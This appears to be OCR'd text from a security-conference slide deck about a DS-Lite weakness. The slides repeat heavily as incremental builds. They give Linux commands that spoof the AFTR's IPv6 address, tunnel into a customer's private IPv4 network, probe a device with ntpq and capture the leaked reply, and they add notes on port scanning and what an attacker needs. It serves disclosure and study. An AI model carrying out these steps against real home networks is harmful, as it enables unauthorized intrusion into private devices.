
Spoofed IPv6-Source of AFTR
IPv4 over IPv6
2001:db8:2::1 ← 2001:db8:3::1
192.168.0.1 ← 81.1.2.3

Attacker (81.1.2.3)

DS-Lite

Attacking all your IPv4 devices at home


Attacking a Device Behind the CPE



DS-Lite

Attacking all your IPv4 devices at home


Attacking a Device Behind the CPE



DS-Lite

Attacking all your IPv4 devices at home


Attacking a Device Behind the CPE



DS-Lite

Attacking all your IPv4 devices at home


Attacking a Device Behind the CPE



DS-Lite

Attacking all your IPv4 devices at home

Attacking a Device Behind the CPE



DS-Lite

Attacking all your IPv4 devices at home

Howto for Linux I

1. Load the kernel module for tunneling

```
# modprobe ip6_tunnel
```

Howto for Linux I

1. Load the kernel module for tunneling

   ```
   # modprobe ip6_tunnel
   ```

2. Configure the IPv6 address from the AFTR as an additional address

   ```
   # ip addr add 2001:db8:3::1 dev eth0
   ```

Howto for Linux I

1. Load the kernel module for tunneling

   ```
   # modprobe ip6_tunnel
   ```

2. Configure the IPv6 address from the AFTR as an additional address

   ```
   # ip addr add 2001:db8:3::1 dev eth0
   ```

3. Configure a tunnel “no-more-private-ips” from the spoofed IPv6 address to the CPE

   ```
   # ip -6 tunnel add no-more-private-ips mode ipip6 remote↩
   2001:db8:2::1 local 2001:db8:3::1 dev eth0
   ```

Howto for Linux I

1. Load the kernel module for tunneling

   ```
   # modprobe ip6_tunnel
   ```

2. Configure the IPv6 address from the AFTR as an additional address

   ```
   # ip addr add 2001:db8:3::1 dev eth0
   ```

3. Configure a tunnel "no-more-private-ips" from the spoofed IPv6 address to the CPE

   ```
   # ip -6 tunnel add no-more-private-ips mode ipip6 remote↩
   2001:db8:2::1 local 2001:db8:3::1 dev eth0
   ```

4. Enable the tunnel

   ```
   # ip link set dev no-more-private-ips up
   ```

Howto for Linux II

5. Route the private network behind the CPE via the configured tunnel

```
# ip route add 192.168.0.0/24 dev no-more-private-ips
```

Howto for Linux II

5. Route the private network behind the CPE via the configured tunnel

   ```
   # ip route add 192.168.0.0/24 dev no-more-private-ips
   ```

6. Send a packet through this tunnel to a private IPv4 address in a home network

Howto for Linux II

5. Route the private network behind the CPE via the configured tunnel

```
# ip route add 192.168.0.0/24 dev no-more-private-ips
```

6. Send a packet through this tunnel to a private IPv4 address in a home network

```
# ntpq -c readvar 192.168.0.1
```

Howto for Linux II

5. Route the private network behind the CPE via the configured tunnel

```
# ip route add 192.168.0.0/24 dev no-more-private-ips
```

6. Send a packet through this tunnel to a private IPv4 address in a home network

```
# ntpq -c readvar 192.168.0.1

 192.168.0.1: timed out, nothing received

***Request timed out
```

Howto for Linux II

5. Route the private network behind the CPE via the configured tunnel

```
# ip route add 192.168.0.0/24 dev no-more-private-ips
```

6. Send a packet through this tunnel to a private IPv4 address in a home network

```
# ntpq -c readvar 192.168.0.1

 192.168.0.1: timed out, nothing received

***Request timed out
```

Why is it not working?

Howto for Linux II

5. Route the private network behind the CPE via the configured tunnel

```
# ip route add 192.168.0.0/24 dev no-more-private-ips
```

6. Send a packet through this tunnel to a private IPv4 address in a home network

```
# ntpq -c readvar 192.168.0.1

 192.168.0.1: timed out, nothing received

***Request timed out
```

Why is it not working?

Response will be received from different source IP address and source port as the request was going on

Recording the Answer

Recording the Answer

```
# tcpdump -n -i eth0 -vvvvX
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:30:00.652626 IP (tos 0xc0, ttl 55, id 0, offset 0, flags [DF], proto UDP (17), length 420)
    80.1.2.3.55310 > 81.1.2.3.49544: [udp sum ok] UDP, length 392
        0x0000:  45c0 01a4 0000 4000 3711 0309 5001 0203  E.....@.7.......
        0x0010:  5101 0203 d80e c188 0190 7cfb 1682 0001  ..........|.....
        0x0020:  0615 0000 0000 017c 7665 7273 696f 6e3d  .......|version=
        0x0030:  226e 7470 6420 342e 322e 3670 3540 312e  "ntpd.4.2.6p5@1.
        0x0040:  3233 3439 2d6f 2053 6174 204d 6179 2031  2349-o.Sat.May.1
        0x0050:  3220 3039 3a35 343a 3535 2055 5443 2032  2.09:54:55.UTC.2
        0x0060:  3031 3220 2831 2922 2c0d 0a70 726f 6365  012.(1)",..proce
        0x0070:  7373 6f72 3d22 7838 365f 3634 222c 2073  ssor="x86_64",.s
        0x0080:  7973 7465 6d3d 224c 696e 7578 2f33 2e32  ystem="Linux/3.2
        0x0090:  2e30 2d34 2d61 6d64 3634 222c 206c 6561  .0-4-amd64",.lea
        0x00a0:  703d 302c 2073 7472 6174 756d 3d33 2c0d  p=0,.stratum=3,.
        0x00b0:  0a70 7265 6369 7369 6f6e 3d2d 3233 2c20  .precision=-23,.
        0x00c0:  726f 6f74 6465 6c61 793d 3234 2e39 3631  rootdelay=24.961
        0x00d0:  2c20 726f 6f74 6469 7370 3d34 372e 3132  ,.rootdisp=47.12
        0x00e0:  322c 2072 6566 6964 3d33 372e 3539 2e31  2,.refid=37.59.1
        0x00f0:  3135 2e32 3331 2c0d 0a72 6566 7469 6d65  15.231,..reftime
        0x0100:  3d30 7864 3537 3533 3131 652e 3134 6136  =0xd575311e.14a6
        0x0110:  6635 3064 2c20 636c 6f63 6b3d 3078 6435  f50d,.clock=0xd5
        0x0120:  3735 3333 3138 2e61 3536 3363 6634 382c  753318.a563cf48,
        0x0130:  2070 6565 723d 3432 3539 2c20 7463 3d36  .peer=4259,.tc=6
        0x0140:  2c0d 0a6d 696e 7463 3d33 2c20 6f66 6673  ,..mintc=3,.offs
        0x0150:  6574 3d2d 332e 3638 382c 2066 7265 7175  et=-3.688,.frequ
        0x0160:  656e 6379 3d31 362e 3139 332c 2073 7973  ency=16.193,.sys
        0x0170:  5f6a 6974 7465 723d 322e 3036 302c 0d0a  _jitter=2.060,..
        0x0180:  636c 6b5f 6a69 7474 6572 3d31 2e34 3334  clk_jitter=1.434
        0x0190:  2c20 636c 6b5f 7761 6e64 6572 3d30 2e31  ,.clk_wander=0.1
        0x01a0:  3339 0d0a                                39..
```

Attacking all your IPv4 devices at home

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream
- Works not with TCP directly, (the SYN-ACK will be received after sending a SYN to a private IPv4 address); however, some AFTRs have an integrated *stateful inspection* firewall, SYN-ACK will not be received because the firewall drops such packets

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream
- Works not with TCP directly, (the SYN-ACK will be received after sending a SYN to a private IPv4 address); however, some AFTRs have an integrated *stateful inspection* firewall, SYN-ACK will not be received because the firewall drops such packets
- But: port scanning in general is possible

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream
- Works not with TCP directly, (the SYN-ACK will be received after sending a SYN to a private IPv4 address); however, some AFTRs have an integrated *stateful inspection* firewall, SYN-ACK will not be received because the firewall drops such packets
- But: port scanning in general is possible

Requirements for the attacker

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream
- Works not with TCP directly, (the SYN-ACK will be received after sending a SYN to a private IPv4 address); however, some AFTRs have an integrated *stateful inspection* firewall, SYN-ACK will not be received because the firewall drops such packets
- But: port scanning in general is possible

Requirements for the attacker

- System with Dual-Stack on the Internet

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream
- Works not with TCP directly, (the SYN-ACK will be received after sending a SYN to a private IPv4 address); however, some AFTRs have an integrated *stateful inspection* firewall, SYN-ACK will not be received because the firewall drops such packets
- But: port scanning in general is possible

Requirements for the attacker

- System with Dual-Stack on the Internet
- IPv6 address of a CPE from a DS-Lite customer

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream
- Works not with TCP directly, (the SYN-ACK will be received after sending a SYN to a private IPv4 address); however, some AFTRs have an integrated *stateful inspection* firewall, SYN-ACK will not be received because the firewall drops such packets
- But: port scanning in general is possible

Requirements for the attacker

- System with Dual-Stack on the Internet
- IPv6 address of a CPE from a DS-Lite customer
